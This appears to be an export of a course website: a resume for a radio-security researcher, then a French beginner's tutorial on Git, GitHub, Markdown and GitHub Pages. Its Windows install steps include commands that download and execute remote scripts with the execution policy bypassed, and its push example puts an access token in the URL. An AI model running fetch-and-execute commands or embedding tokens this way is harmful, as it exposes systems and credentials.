

[/ 1-Resume.md](#)

1 - # Resume

Tip

The quieter you become the most you are able to hear

Profile information

name	Bastien Baranoff
tagline	Cybersecurity in Software Defined Radio
email	bastienbaranoff@gmail.com
timezone	Paris/France
website	https://bbaranoff.github.io/
linkedin	Bastien Baranoff
github	bbaranoff
twitter	'@bastienbaranoff'

Languages:

Note

French: Native

English: Professional

Career Profile:

Warning

Physics -> Electronics -> Computer -> Embedded -> Software Defined Radio

Education:

degree	MSc in Electronics Computers
university	University of Perpignan via Domitia

time	2011 - 2013
------	-------------

degree	Licence In Computer Science
university	University of Perpignan via Domitia
time	2020-2021

Experience

- CyberSecurity Research
 - time: 2024
 - company: Penthertz
- Former
 - time: 2024
 - company: University of Perpignan via Domitia
- Developper
 - time: 2021
 - company: PROMES-CNRS
 - details: LoRa(WAN) connection testing
- Developper
 - time: 2020
 - company: Tata Advanced System Limited
 - details: Mobile Security Assesment
- Former
 - time: 2017
 - company: Lycée Déodat de Séverac
- Electrical Engenering
 - time: 2013
 - company: PROMES-CNRS
 - details: Junior Research

Developer



TATA ADVANCED SYSTEMS

Junior Researcher




CyberSecurity Analyst



Former



Former (Education Nationale)



Liberté • Égalité • Fraternité

RÉPUBLIQUE FRANÇAISE

Quoted :

Second Time :

OTA: OpenBSC Setup Scripts, 80MSPS from a LimeSDR Mini, a Satellite Hunt, and More

Community member Bastien Baranoff has shared scripts for getting a Raspberry Pi system running Ubuntu Server up-and-running as an open cellular base station with Osmocom's OpenBSC and a LimeSDR. Designed for Raspberry Pi systems running Canonical's free and open source Ubuntu Server Linux distribution, Bastien's scripts begin by installing the...

First Time :

Any LimeSDR users looking to experiment with Long Term Evolution (LTE) cellular connectivity should take a look at a set of instructions from Bastien Baranoff on getting up and running with OpenAirInterface and the LimeSDR Mini.

Bastien's minimalist instructions are based on using the popular Kali Linux distribution with the LimeSDR Mini, and walk the user through installing a low-latency Linux kernel, SoapySDR, Lime Suite, and OpenAirInterface to create a 4G Long Term Evolution base station.

"The last puzzle piece with the lousy bursty throughput," Bastien explains, "was partly solved by using the lte-softmodem -d switch Enable soft scope and L1 and L2 stats (Xforms), since it was built with the -x -xforms option, and partly by randomly moving the phone around and noticing there was a sweet spot where Firefox would download and install very fast."

The full instructions can be found on [Bastien's blog](#).

Stuff



Projects:

⚠ Danger

Curious about A5/1 in the 2010s I searched around the internet and found a lot of interesting resources


Next ➔

© 2024, bbaranoff Revision aa0b12d
Built with [GitHub Pages](#) using a [theme](#) provided by [JV conseil](#).



[/ 2-GIT.md](#)

2 - # Introduction à GIT

**whoami**



Fournisseur Git

Voici une brève description des principaux fournisseurs Git ainsi que leurs caractéristiques distinctives, ces fournisseurs se distinguent principalement par leurs niveaux d'intégration dans les workflows DevOps, leurs outils de CI/CD, et leurs écosystèmes (par exemple, GitHub avec sa communauté open source, GitLab avec ses pipelines DevOps intégrés, ou Bitbucket avec l'intégration de Jira).

1. GitHub



- **Description :** GitHub est l'une des plateformes Git les plus populaires, largement utilisée pour héberger des projets open source et collaboratifs.
- **Caractéristiques :**
 - Intégration CI/CD via **GitHub Actions**.
 - Large communauté et collaboration facile.
 - Système de **pull requests** pour les revues de code.
 - Gestion des projets via des **issues**, **discussions**, et **projects**.
 - Interface utilisateur intuitive.
 - Hébergement gratuit pour les projets publics et offres premium pour les projets privés.

1. GitLab



- **Description :** GitLab offre une plateforme complète de DevOps, intégrant non seulement le contrôle de version Git, mais aussi les pipelines CI/CD, la gestion de projets et la sécurité.
- **Caractéristiques :**
 - GitLab CI/CD intégré et flexible.
 - Gestion complète du cycle de vie des logiciels.
 - Auto-hébergement disponible avec GitLab Community Edition.
 - Outils avancés pour la sécurité et la conformité (analyse de code statique, scans de vulnérabilité).
 - Interface pour la gestion des **merge requests** et des revues de code.

1. Bitbucket



- **Description :** Bitbucket, propriété d'Atlassian, est conçu pour s'intégrer parfaitement avec d'autres outils Atlassian comme Jira et Trello.
- **Caractéristiques :**
 - Intégration native avec **Jira** pour la gestion des projets agiles.
 - Pipelines CI/CD via **Bitbucket Pipelines**.
 - Prise en charge des dépôts **Mercurial** (jusqu'à son abandon en 2020).
 - Outils pour la gestion des branches et des permissions utilisateur.

- Hébergement gratuit pour petits projets avec jusqu'à 5 utilisateurs pour des dépôts privés.
- Options de déploiement auto-hébergé via **Bitbucket Server** (anciennement Stash).

1. SourceForge



- **Description :** Historiquement une des premières plateformes de partage de projets open source, SourceForge offre des fonctionnalités Git bien qu'il soit moins populaire aujourd'hui.
- **Caractéristiques :**
 - Fonctionnalités Git avec hébergement gratuit pour les projets open source.
 - Support de nombreux systèmes de versionnement, y compris Git et Subversion.
 - Outils de suivi de bugs, hébergement de fichiers, et gestion des versions.
 - Moins d'intégrations modernes que ses concurrents (CI/CD, etc.).

1. Azure Repos (Azure DevOps)



Azure Repos

- **Description :** Partie intégrante de la suite **Azure DevOps** de Microsoft, Azure Repos est utilisé pour le contrôle de version et les pipelines DevOps dans les environnements Microsoft.
- **Caractéristiques :**
 - Intégration étroite avec **Azure Pipelines** pour CI/CD.
 - Support des dépôts **Git** et **TFVC** (Team Foundation Version Control).
 - Prise en charge des workflows Git standard (branches, pull requests).
 - Sécurité et permissions fines pour les dépôts privés.
 - Offre gratuite avec des fonctionnalités payantes pour des besoins avancés (tests, gestion des artefacts, etc.).

Il existe plusieurs façons d'installer Git sur Windows. Voici les méthodes les plus courantes, ainsi que des instructions détaillées pour chacune d'elles :

Installation de Git

1. Installation de Git via Git for Windows

Étapes d'installation :

- Accédez au site officiel de [Git for Windows](#).
- Cliquez sur le bouton **Download** pour télécharger le programme d'installation.
- Une fois téléchargé, exécutez le fichier **.exe**.
- Suivez les instructions de l'assistant d'installation :
 - **Composants** : Vous pouvez choisir des options comme l'intégration avec l'explorateur Windows ou les icônes de bureau.
 - **Éditeur par défaut de Git** : Vous pouvez choisir un éditeur comme Vim ou un autre éditeur de texte (comme Notepad++ ou Visual Studio Code).
 - **Variables d'environnement** : Il est recommandé de choisir l'option "Git from the command line and also from 3rd-party software", pour pouvoir utiliser Git aussi bien depuis Git Bash que le terminal Windows.
 - **Configurer OpenSSL vs. Libcurl** : Laissez généralement l'option par défaut, OpenSSL.
 - **Emulation Unix Git bash** : Vous pouvez choisir l'intégration avec Git Bash, CMD ou les deux.

2. Installation via Chocolatey (gestionnaire de paquets)

Étapes d'installation de Chocolatey :

- Ouvrez PowerShell en tant qu'administrateur :
- Appuyez sur les touches **Windows + X** et sélectionnez **Windows PowerShell (Admin)** ou **Terminal Windows (Admin)** selon la version de Windows.
- Si vous utilisez un environnement autre que PowerShell, vous pouvez aussi ouvrir **CMD** en mode administrateur, mais PowerShell est recommandé.
- Vérifiez que la stratégie d'exécution permet l'exécution de scripts :

```
powershell  
Set-ExecutionPolicy AllSigned
```

- Si cela échoue, vous pouvez utiliser :

```
powershell  
Set-ExecutionPolicy Bypass -Scope Process
```

- Installez Chocolatey :

- Une fois la politique d'exécution définie, exécutez cette commande pour télécharger et installer Chocolatey :

```
powershell  
Set-ExecutionPolicy Bypass -Scope Process -Force; [System.Net.ServicePointManager]::SecurityProtocol=[System.Net.SecurityProtocolType]::Tls12; iex ((New-Object System.Net.WebClient).DownloadString('https://community.chocolatey.org/install.ps1'))
```

- Vérifiez que Chocolatey est installé :
- Tapez la commande suivante pour installer Git :

```
choco install git
```

plaintext

1. Installation via Scoop (gestionnaire de paquets)

Scoop est un autre gestionnaire de paquets pour Windows qui permet d'installer des applications via des commandes simples.

Étapes d'installation :

- Installez **Scoop** si vous ne l'avez pas encore, en exécutant cette commande dans PowerShell (en tant qu'administrateur) :

```
Set-ExecutionPolicy RemoteSigned -Scope CurrentUser  
iwr -useb get.scoop.sh | iex
```

plaintext

- Une fois **Scoop** installé, exécutez la commande suivante pour installer Git :

```
scoop install git
```

plaintext

- Scoop téléchargera et installera automatiquement la version la plus récente de Git.

2. Installation via Winget (gestionnaire de paquets natif de Windows)

Windows dispose de son propre gestionnaire de paquets appelé **Winget**. Cela vous permet de rechercher et d'installer des logiciels depuis la ligne de commande.

Étapes d'installation :

- Ouvrez un terminal PowerShell ou CMD.
- Pour installer Git, exécutez simplement la commande suivante :

```
winget install --id Git.Git -e --source winget
```

plaintext

- Suivez les instructions à l'écran pour compléter l'installation.

3. Installation via Visual Studio Installer

Si vous avez déjà **Visual Studio** installé sur votre machine, vous pouvez installer Git en l'ajoutant via le programme d'installation de Visual Studio.

Étapes d'installation :

- Dans la fenêtre PowerShell, exécutez la commande suivante pour permettre l'exécution de scripts locaux non signés :
- Ouvrez l'installateur de Visual Studio.
- Dans l'installateur, allez dans la section **Individual components** (Composants individuels).
- Cherchez et cochez l'option **Git for Windows**.

Vérification de l'installation de Git

Une fois l'installation terminée avec l'une des méthodes ci-dessus, vous pouvez vérifier que Git est bien installé en ouvrant un terminal (Git Bash, CMD, ou PowerShell) et en exécutant la commande suivante :

```
git --version
```

plaintext

Cela affichera la version de Git installée sur votre machine.

Ces méthodes couvrent la plupart des besoins pour installer et utiliser Git sur Windows. Chacune a ses avantages : **Git for Windows** est idéal pour les débutants, tandis que **Chocolatey**, **Scoop** et **Winget** sont parfaits pour les utilisateurs avancés qui souhaitent gérer plusieurs logiciels à partir de la ligne de commande.

Un dépôt Git (ou **repository** en anglais) est une structure utilisée par Git pour stocker l'historique des versions d'un projet, que ce soit du code source, des fichiers texte, ou tout autre type de fichier. Il s'agit d'une collection de fichiers, de leur historique de modifications, ainsi que de métadonnées utilisées par Git pour suivre ces modifications.

Décomposition d'un dépôt Git

- 1. Espace de travail (Working Directory)** : Il s'agit de la copie locale des fichiers du projet que vous modifiez directement sur votre machine.
- 2. Index (Staging Area)** : C'est une zone intermédiaire où sont placés les fichiers modifiés avant d'être enregistrés dans le dépôt. C'est ici que vous préparez vos modifications avant de les valider avec la commande `git commit`.
- 3. Historique des commits** : Chaque commit est un instantané des modifications du projet à un moment donné. Un commit contient des informations sur ce qui a changé, qui l'a modifié, et quand ces modifications ont été faites.
- 4. Branches** : Git permet de créer des branches pour travailler sur différentes versions du projet en parallèle. Par exemple, vous pouvez avoir une branche pour les nouvelles fonctionnalités, une autre pour la correction des bugs, etc.
- 5. Remotes** : Ce sont des dépôts distants (comme GitHub, GitLab ou Bitbucket), où vous pouvez

synchroniser vos modifications avec d'autres utilisateurs. Un dépôt distant permet de collaborer avec d'autres développeurs en envoyant et en récupérant des modifications à partir d'un serveur.

Fonctionnalités clés d'un dépôt Git

- **Suivi des versions** : Git permet de suivre chaque changement apporté aux fichiers du projet, ce qui permet de revenir à des versions antérieures si nécessaire.
- **Collaboration** : Plusieurs personnes peuvent travailler simultanément sur le même projet, en utilisant des branches pour isoler leurs travaux et fusionner ensuite les modifications.
- **Gestion des conflits** : Lorsque plusieurs personnes modifient les mêmes fichiers, Git aide à résoudre les conflits potentiels de manière automatique ou manuelle.

En résumé, un dépôt Git est l'endroit où vous stockez et gérez l'historique des versions d'un projet.

Choix du fournisseur de gestion de code GIT dans ce cours



La création d'un compte GitHub est simple et rapide. Voici les étapes pour créer un compte GitHub :

1. Accédez au site GitHub

- Ouvrez votre navigateur web et allez sur le site officiel de GitHub : <https://github.com>.

1. Créez un compte

- Cliquez sur le bouton **Sign up** (S'inscrire) dans le coin supérieur droit de la page d'accueil.

1. Renseignez vos informations

- Vous serez redirigé vers une page de création de compte. Remplissez les champs demandés :

- **Username** : Choisissez un nom d'utilisateur unique qui sera visible publiquement.
- **Email address** : Entrez une adresse e-mail valide.
- **Password** : Choisissez un mot de passe sécurisé.

1. Paramètres supplémentaires (facultatif)

- Vous pouvez être invité à répondre à des questions pour personnaliser votre expérience GitHub.

Par exemple :

- Voulez-vous recevoir des mises à jour de produits ?
- Choisissez votre niveau d'expérience avec Git.

1. Vérification

- Il se peut que vous deviez résoudre un captcha pour vérifier que vous n'êtes pas un robot.
- GitHub peut également vous envoyer un e-mail de vérification. Ouvrez votre boîte mail et cliquez sur le lien de confirmation.

1. Choisir un plan

- GitHub propose un plan gratuit et plusieurs plans payants. Le plan gratuit est suffisant pour la majorité des projets, et vous permet de créer un nombre illimité de dépôts publics et privés.
- Choisissez **Free** pour commencer avec le plan gratuit.

1. Finaliser l'inscription

- Une fois les étapes terminées, votre compte GitHub est créé et vous pouvez commencer à utiliser GitHub pour héberger des dépôts, collaborer sur des projets, et plus encore.

1. Configuration de Git (facultatif)

Si vous voulez commencer à utiliser Git en local avec votre compte GitHub, il est recommandé de configurer Git sur votre machine :

- Ouvrez votre terminal (ou invite de commande).
- Configurez votre nom d'utilisateur et votre email avec les commandes suivantes :

```
git config --global user.name "VotreNomUtilisateur"
git config --global user.email "VotreEmail"
```

bash

Voilà ! 🎉 Vous avez maintenant un compte GitHub, prêt à être utilisé pour vos projets.

Choisir une licence sur GitHub

Tip

GitHub propose plusieurs options pour la gestion des licences de vos projets, qui définissent comment les autres peuvent utiliser, modifier et distribuer votre code. Pour vous aider à choisir la licence adaptée à votre projet, GitHub propose un outil appelé **Choose a License** (Choisissez une licence), qui recommande des licences populaires selon le niveau d'ouverture que vous souhaitez.

license

Voici quelques-unes des licences open-source les plus courantes :

1. **MIT License** : C'est l'une des licences les plus permissives. Elle permet aux autres d'utiliser, copier, modifier et distribuer votre code, tant qu'ils incluent une copie de la licence originale.
2. **GNU General Public License (GPL)** : Cette licence oblige à rendre publique toute modification du code sous la même licence. Elle est souvent utilisée pour garantir que le logiciel reste libre et open-source.

Permissions	Limitations	Conditions
✓ Commercial use ✓ Modification ✓ Distribution ✓ Private use	✗ Liability ✗ Warranty	 ⓘ License and copyright notice ⓘ State changes ⓘ Disclose source ⓘ Same license

 collective/example.p4p5 is licensed under the
GNU General Public License v2.0

The GNU GPL is the most widely used free software license and has a strong copyleft requirement. When distributing derived works, the source code of the work must be made available under the same license. There are multiple variants of the GNU GPL, each with different requirements.

1. **Apache License 2.0** : Similaire à la licence MIT, mais avec des clauses supplémentaires, notamment une protection contre les revendications de brevets.

Permissions	Limitations	Conditions
✓ Commercial use ✓ Modification ✓ Distribution ✓ Patent use ✓ Private use	✗ Trademark use ✗ Liability ✗ Warranty	 ⓘ License and copyright notice ⓘ State changes

 distribution/distribution is licensed under the
Apache License 2.0

A permissive license whose main conditions require preservation of copyright and license notices. Contributors provide an express grant of patent rights. Licensed works, modifications, and larger works may be distributed under different terms and without source code.

1. **Creative Commons (CC)** : Utilisée principalement pour des contenus autres que du code, comme des documents, des images ou des tutoriels.

Comment ajouter une licence sur GitHub :

1. Lorsque vous créez un nouveau dépôt sur GitHub, il vous est proposé d'ajouter une licence.
2. Si vous avez déjà un dépôt sans licence, vous pouvez ajouter un fichier nommé `LICENSE` dans le dépôt.

3. Utilisez l'outil **Choose a License** de GitHub ([chooselicense.com](https://choosealicense.com))

Il est important de comprendre que la licence que vous choisissez affectera la manière dont les autres peuvent interagir avec votre projet, et cela peut avoir des implications juridiques, donc choisissez avec soin.

La syntaxe de la documentation sur GitHub : le MarkDown

<https://www.arthurperret.fr/tutomd/>

Écrivez	ou bien	... pour obtenir
Italique	_Italique_	<i>Italique</i>
Gras	--Gras--	Gras
# Titre 1	Titre 1 =====	<h1>Titre 1</h1>
## Titre 2	Titre 2 -----	<h2>Titre 2</h2>
[Lien](http://a.com)	[Lien][1] [1]: http://b.org	Lien
![Image](http://url/a.png)	![Image][1] [1]: http://url/b.jpg	

> Bloc de citation

Bloc de citation

* Liste	- Liste	• Liste
* Liste	- Liste	• Liste
* Liste	- Liste	• Liste
1. Un	1) Un	1. Un
2. Deux	2) Deux	2. Deux
3. Trois	3) Trois	3. Trois
Rupture thématique (hr)	Rupture thématique (hr)	Rupture thématique (hr)
---	***	
'Code en ligne' avec des backticks		Code en ligne avec des backticks
...		
# bloc de code print '3 backticks ou' print 'retrait de 4 espaces'# bloc de codeprint '3 backticks ou'print 'retrait de 4 espaces'	# bloc de code print '3 backticks ou' print 'retrait de 4 espaces'

Le **Markdown** est un langage de balisage léger qui permet de formater du texte de manière simple. Il est souvent utilisé pour la documentation, les README sur GitHub, ou les blogs. Voici une explication de la syntaxe Markdown la plus courante.

1. Titres (Headings)

Vous pouvez créer des titres en utilisant des `#`. Plus vous ajoutez de `#`, plus le niveau du titre est bas.

```
# Titre de niveau 1
## Titre de niveau 2
### Titre de niveau 3
#### Titre de niveau 4
```

plaintext

Titre de niveau 1

Titre de niveau 2

Titre de niveau 3

Titre de niveau 4

1. Texte en gras et en italique

```
- **Gras** : Utilisez deux astérisques `**` ou deux tirets bas `__`.
- *Italique* : Utilisez un astérisque `*` ou un tiret bas `_.` .
- ***Gras et italique*** : Combinez les deux.
```

plaintext

Texte en gras

Texte en italique

Texte en gras et italique

1. Listes

Listes non ordonnées

Utilisez des tirets , des astérisques , ou des plus  pour créer une liste à puces.

- Élément 1
- Élément 2
 - Élément 2.1
 - Élément 2.2

Listes ordonnées

Utilisez des chiffres suivis d'un point.

1. Élément 1
2. Élément 2
 - i. Sous-élément 2.1
 - ii. Sous-élément 2.2

3. Liens et images

Liens

Le texte du lien est placé entre crochets  , suivi de l'URL entre parenthèses  .

[GitHub](#)

Images

Pour les images, ajoutez un point d'exclamation  avant le lien.

Alt text de l'image

1. Blocs de code

Pour insérer un bloc de code, utilisez trois accents graves au début et à la fin, et précisez éventuellement le langage pour la coloration syntaxique.

```
def bonjour():
    print("Bonjour le monde !")
```

python

1. Citation

Utilisez le signe  pour créer une citation.

Ceci est une citation.

1. Tableaux

Les tableaux sont créés en utilisant des barres verticales `|` et des tirets `-` pour délimiter les colonnes.

Colonne 1	Colonne 2
Contenu 1	Contenu 2

1. Listes de tâches (Task lists)

Ajoutez des cases à cocher avec des crochets `[]` pour les tâches non complétées, et `[x]` pour celles complétées.

- Tâche 1 terminée
- Tâche 2 non terminée

1. Liens vers sections

Si vous souhaitez lier une section d'un document à une autre, vous pouvez le faire en ajoutant un lien vers l'ancre. Par exemple, pour lier à un titre de section :

[Aller à la section Titres](#)

Le Markdown est simple, mais très puissant pour formater du texte. Il est largement utilisé sur GitHub, les blogs, et bien d'autres plateformes.

Création d'un repository

- Connectez-vous à votre compte GitHub.
- Sur la page d'accueil, cliquez sur le bouton "New" à côté de la liste de vos dépôts (ou sur la page de votre profil).
- Ou bien, utilisez le lien direct : [Créer un nouveau dépôt](#).

1. Configurer le dépôt

- **Nom du dépôt** : Entrez un nom pour votre dépôt. Ce nom doit être unique dans votre compte.
- **Description** (facultatif) : Ajoutez une courte description du dépôt.
- **Public/Private** : Choisissez si votre dépôt sera public (visible par tout le monde) ou privé (visible uniquement par vous et ceux à qui vous donnerez accès).

2. Initialisation du dépôt

- Vous pouvez cocher l'option "**Initialize this repository with a README**" si vous souhaitez ajouter un fichier README dès le départ.
- Vous pouvez également ajouter un fichier `.gitignore` ou une licence si nécessaire.

3. Finaliser la création

- Une fois les informations saisies, cliquez sur "Create repository" pour finaliser.

Votre dépôt GitHub est maintenant créé, et vous pouvez commencer à y ajouter des fichiers et des projets ! Si vous avez besoin d'aide pour pousser des fichiers vers votre dépôt, n'hésitez pas à demander.

Clef API

Pour récupérer votre clé API GitHub (ou plutôt votre token d'accès personnel), suivez ces étapes :

1. **Connectez-vous à GitHub** : Accédez à [GitHub](#) et connectez-vous à votre compte.
2. **Accédez aux paramètres de votre compte** : Cliquez sur votre photo de profil en haut à droite, puis sélectionnez "Settings" (Paramètres).
3. **Allez dans les paramètres des développeurs** : Dans le menu de gauche, cliquez sur "Developer settings" (Paramètres du développeur).
4. **Générez un nouveau token** : Sélectionnez "Personal access tokens" (Jetons d'accès personnel), puis cliquez sur "Generate new token" (Générer un nouveau jeton).
5. **Configurez votre token** :
 - Donnez un **nom** à votre token pour le reconnaître plus tard.
 - Sélectionnez les **scopes** ou permissions nécessaires pour votre token. Par exemple, pour un accès en lecture à vos dépôts, cochez "repo".
 - Vous pouvez également définir une **date d'expiration** pour le token.
6. **Générez le token** : Cliquez sur "Generate token" (Générer le jeton).
7. **Copiez votre token** : Une fois le token généré, il sera affiché une seule fois. Assurez-vous de le copier et de le stocker en lieu sûr.

N'oubliez pas de garder ce token secret et de ne pas le partager, car il donne accès à votre compte GitHub selon les permissions que vous avez définies.

Pousser un répertoire (push a repo)

Voici les étapes pour pousser un repository (repo) sur GitHub. Cela suppose que vous avez déjà installé Git sur votre machine et que vous avez un compte GitHub.

1. Cloner en local

```
git clone https://github.com/monuser/monrepo
```

bash

1. Ajouter des fichiers et valider des changements Faites les modifications souhaitées et faites un commit pour enregistrer les changements.

```
# Ajouter tous les fichiers dans le repo
```

bash

```

git add .

# Faire un commit avec un message
git commit -m "Premier commit"

```

1. Pousser le repository local vers GitHub Vous devez maintenant connecter votre repo local avec le repository GitHub.

```

# Ajouter le remote (remplacez l'URL par l'URL de votre repo Github)
git push https://monuser_apikey@github.com/monuser/monrepo


```

bash

Note : Selon la configuration de votre repo, la branche par défaut peut être appelée `main` au lieu de `master`. Vous pouvez vérifier cela dans GitHub et ajuster la commande en conséquence.

1. Validation Après avoir poussé, vous pourrez voir votre code sur GitHub en visitant votre repository en ligne.

Schéma logique de fonctionnement d'un dépôt



1. Fork :

- **Définition :** C'est une copie d'un dépôt de code source. Lorsque vous fork un projet, vous créez une version indépendante de ce dépôt sur votre propre compte ou espace. Cela vous permet de faire des modifications sans affecter l'original.
- **Utilisation :** Généralement utilisé pour proposer des modifications à un projet sans avoir accès direct au dépôt principal. Vous pouvez développer des fonctionnalités ou corriger des bugs dans votre fork et soumettre des demandes de fusion pour que les modifications soient intégrées au dépôt principal.

2. Push :

- **Définition :** Cette commande envoie les modifications locales de votre dépôt (ou branche) vers un dépôt distant (comme GitHub, GitLab, etc.).
- **Utilisation :** Après avoir commis vos changements localement, vous utilisez `git push` pour les envoyer vers le dépôt distant afin que les autres puissent voir et récupérer vos modifications.

3. Merge :

- **Définition** : C'est le processus d'intégration des changements d'une branche dans une autre. Cela peut se faire automatiquement si les changements ne sont pas en conflit, ou manuellement si des conflits doivent être résolus.
- **Utilisation** : Par exemple, vous pouvez merger une branche de fonctionnalité dans la branche principale (`main` ou `master`) pour intégrer de nouvelles fonctionnalités ou corrections.

4. Commit :

- **Définition** : C'est une opération qui enregistre les modifications dans l'historique du dépôt. Un commit est un instantané de votre projet à un moment donné.
- **Utilisation** : Avant de pousser vos changements vers un dépôt distant, vous devez d'abord commettre ces changements localement pour les sauvegarder et les organiser.

5. Pull :

- **Définition** : Cette commande récupère les dernières modifications du dépôt distant et les fusionne avec votre dépôt local.
- **Utilisation** : Utilisé pour synchroniser votre copie locale du dépôt avec les modifications apportées par d'autres collaborateurs ou par vous-même à partir d'un autre endroit.

Ces opérations sont essentielles pour gérer le code source et collaborer efficacement avec d'autres développeurs.

Github Pages

GitHub Pages est un service de GitHub qui permet d'héberger des sites web directement à partir d'un dépôt GitHub. Il est souvent utilisé pour créer des sites personnels, des blogs ou des pages de documentation pour des projets open-source. Ces sites sont servis via l'URL `username.github.io` ou `username.github.io/repository`, et peuvent être configurés pour utiliser des noms de domaine personnalisés.

Voici un aperçu de son fonctionnement et comment l'utiliser pour héberger votre site web.

1. Fonctionnement de GitHub Pages GitHub Pages fonctionne en récupérant des fichiers statiques (HTML, CSS, JavaScript) directement à partir d'un dépôt GitHub public ou privé, puis en les publiant sous forme d'un site web. Les utilisateurs peuvent héberger des pages pour eux-mêmes, des organisations ou des projets spécifiques.

- **Sites utilisateur ou organisation** : Hébergés sous `username.github.io` (ou `organization.github.io`). Ce type de site utilise un dépôt spécifique nommé `username.github.io` ou `organization.github.io`.
- **Sites de projet** : Hébergés sous `username.github.io/nom-du-repository`. Chaque dépôt GitHub peut avoir une page GitHub dédiée à un projet spécifique.

1. Créer un site GitHub Pages

Étape 1 : Créer un dépôt

Pour créer un site avec GitHub Pages, commencez par créer un dépôt sur GitHub. Voici les deux cas possibles :

- Pour un **site utilisateur ou organisation**, le dépôt doit obligatoirement être nommé

`username.github.io`.

- Pour un **site de projet**, vous pouvez nommer le dépôt comme vous le souhaitez.

Etape 2 : Ajouter des fichiers de site web Une fois le dépôt créé, ajoutez les fichiers de votre site web (HTML, CSS, JavaScript).

Exemple de structure de fichiers :

```
index.html  
style.css  
script.js
```

plaintext

Étape 3 : Configurer GitHub Pages

1. Accédez aux paramètres du dépôt :

- Dans le dépôt GitHub, allez dans l'onglet `Settings`.

2. Activer GitHub Pages :

- Faites défiler la page jusqu'à la section **GitHub Pages**.
- Sous "Source", vous pouvez choisir quelle branche et quel répertoire de votre dépôt sera utilisé pour héberger les fichiers du site. Par défaut, c'est la branche `main` ou `master` du dépôt, mais vous pouvez aussi spécifier un sous-répertoire comme `/docs`.

3. Sélectionnez la branche :

- Choisissez la branche qui contient les fichiers HTML de votre site. Si vous avez une branche dédiée, comme `gh-pages`, sélectionnez-la.

4. Enregistrer les modifications :

- Après avoir configuré la source, GitHub génère et héberge automatiquement le site.

Étape 4 : Accéder à votre site

Une fois que GitHub Pages a terminé le déploiement de votre site (ce qui prend généralement quelques minutes), vous pouvez y accéder via l'URL `https://username.github.io` pour un site utilisateur ou `https://username.github.io/nom-du-repository` pour un site de projet.

GitHub Student Developer Pack

Le **GitHub Student Developer Pack** est une collection de logiciels et de services gratuits ou à prix réduit fournis par GitHub et ses partenaires, exclusivement pour les étudiants. Il inclut des offres pour des outils de développement, d'hébergement, d'analyse de code, d'apprentissage, et même des services de marketing ou de design.

Principaux avantages du Pack :

• Accès gratuit à GitHub Pro :

- Avec GitHub Pro, les étudiants bénéficient de fonctionnalités avancées sur GitHub, telles que l'accès à des **dépôts privés illimités**, des **insights** pour leurs projets, et un **support avancé**.

• Outils de développement gratuits :

- Des outils comme **JetBrains** (pour IntelliJ IDEA, PyCharm, etc.) qui offrent des licences d'accès à leur suite complète d'IDEs.
- **Visual Studio Code** et des crédits Azure via **Microsoft Azure for Students** pour héberger des applications cloud.
- **Hébergement et services cloud :**
